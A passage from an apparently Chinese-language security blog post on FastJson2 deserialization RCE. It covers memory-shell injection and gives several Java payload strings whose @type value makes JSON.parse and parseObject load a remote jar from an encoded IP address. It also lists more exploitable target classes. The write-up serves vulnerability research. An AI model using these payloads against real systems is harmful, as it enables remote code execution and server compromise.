
|
||
|
||
|
||
|
||
另外这里调教 AI 使用了 java 的 z3 实现解方程的效果.
|
||
|
||
|
||
##### 内存马注入
|
||
|
||
|
||
先是用工具生成 jar, 生成完毕之后进行转换为 FastJson2 版本, 等待 Hash 碰撞完整 jar:
|
||
|
||
|
||
|
||
|
||

|
||
|
||
|
||
|
||
最终结果:
|
||
|
||
|
||
|
||
|
||

|
||
|
||
|
||
|
||
|
||
## 其他语法
|
||
|
||
|
||
参考: [https://mp.weixin.qq.com/s/1niSP0dXlYql7euC5tMwPw](https://mp.weixin.qq.com/s/1niSP0dXlYql7euC5tMwPw) 师傅的两个姿势, 除了 JSON.parseObject 以外仍然可以通过:
|
||
|
||
|
||
|
||
|
||
```python
|
||
JSON.parseObject(可控,List.class)
|
||
JSON.parseObject(可控,Set.class)
|
||
JSON.parse(可控)
|
||
```
|
||
|
||
|
||
|
||
进行 RCE, 简单跟一下:
|
||
|
||
|
||
|
||
|
||
```java
|
||
String jsonWithType = "{\"@type\":\"jar:http:..2887610369.2333.Hello!.Hello\\u4124\\u130a\\u789a\\u4bf1\\ufcf5\",\"name\":\"alice\",\"age\":25,\"email\":\"[email protected]\"}";
|
||
// 不指定目标类,解析成 JSONObject
|
||
Object obj = JSON.parseObject(jsonWithType, List.class);
|
||
System.out.println(obj);
|
||
```
|
||
|
||
|
||
|
||
|
||

|
||
|
||
|
||
|
||
以及:
|
||
|
||
|
||
|
||
|
||
```java
|
||
String jsonWithType = "{\"@type\":\"jar:http:..2887610369.2333.Hello!.Hello\\u4124\\u130a\\u789a\\u4bf1\\ufcf5\",\"name\":\"alice\",\"age\":25,\"email\":\"[email protected]\"}";
|
||
// 不指定目标类,解析成 JSONObject
|
||
Object obj = JSON.parseObject(jsonWithType, Set.class);
|
||
```
|
||
|
||

|
||
|
||
|
||
|
||
以及:
|
||
|
||
|
||
|
||
|
||
```java
|
||
String jsonWithType = "[{\"@type\":\"jar:http:..2887610369.2333.Hello!.Hello\\u4124\\u130a\\u789a\\u4bf1\\ufcf5\",\"name\":\"alice\",\"age\":25,\"email\":\"[email protected]\"}]";
|
||
// 不指定目标类,解析成 JSONObject
|
||
Object obj = JSON.parse(jsonWithType);
|
||
System.out.println(obj);
|
||
```
|
||
|
||
|
||
|
||
|
||

|
||
|
||
|
||
|
||
相对于 JSON.parse 来说, 多了一步选择器的操作:
|
||
|
||
|
||
|
||
|
||

|
||
|
||
|
||
|
||
|
||
### 其他补充
|
||
|
||
|
||
往上找一下看还有哪些语法能够调用该方法的 readObject, 查找了一番有如下类:
|
||
|
||
|
||
|
||
|
||
```java
|
||
JSON.parseObject(jsonWithType, Collection.class);
|
||
JSON.parseObject(jsonWithType, ArrayList.class);
|
||
JSON.parseObject(jsonWithType, HashSet.class);
|
||
JSON.parseObject(jsonWithType, Comparable.class);
|
||
JSON.parseObject(jsonWithType, Serializable.class);
|
||
JSON.parseObject(jsonWithType, Cloneable.class);
|
||
JSON.parseObject(jsonWithType, Closeable.class);
|
||
JSON.parseObject(jsonWithType, Object[].class);
|
||
```
|
||
|
||
规律参考:
|
||
|
||
|
||
| 子类 | 类型 |
|
||
| --- | --- |
|
||
| List 系 | Iterable, Collection, List, AbstractCollection, AbstractList, ArrayList, Stack |
|
||
| Queue/Deque 系 | Queue, Deque, AbstractSequentialList, LinkedList, ConcurrentLinkedDeque, ConcurrentLinkedQueue, CopyOnWriteArrayList |
|
||
| Set 系 | Set, AbstractSet, EnumSet, NavigableSet, SortedSet, ConcurrentSkipListSet, LinkedHashSet, HashSet, TreeSet |
|
||
|
||
|
||
可能还有更多 parseObject 手法可打.
|
||
|
||
|
||
|
||
|
||
## Ending...
|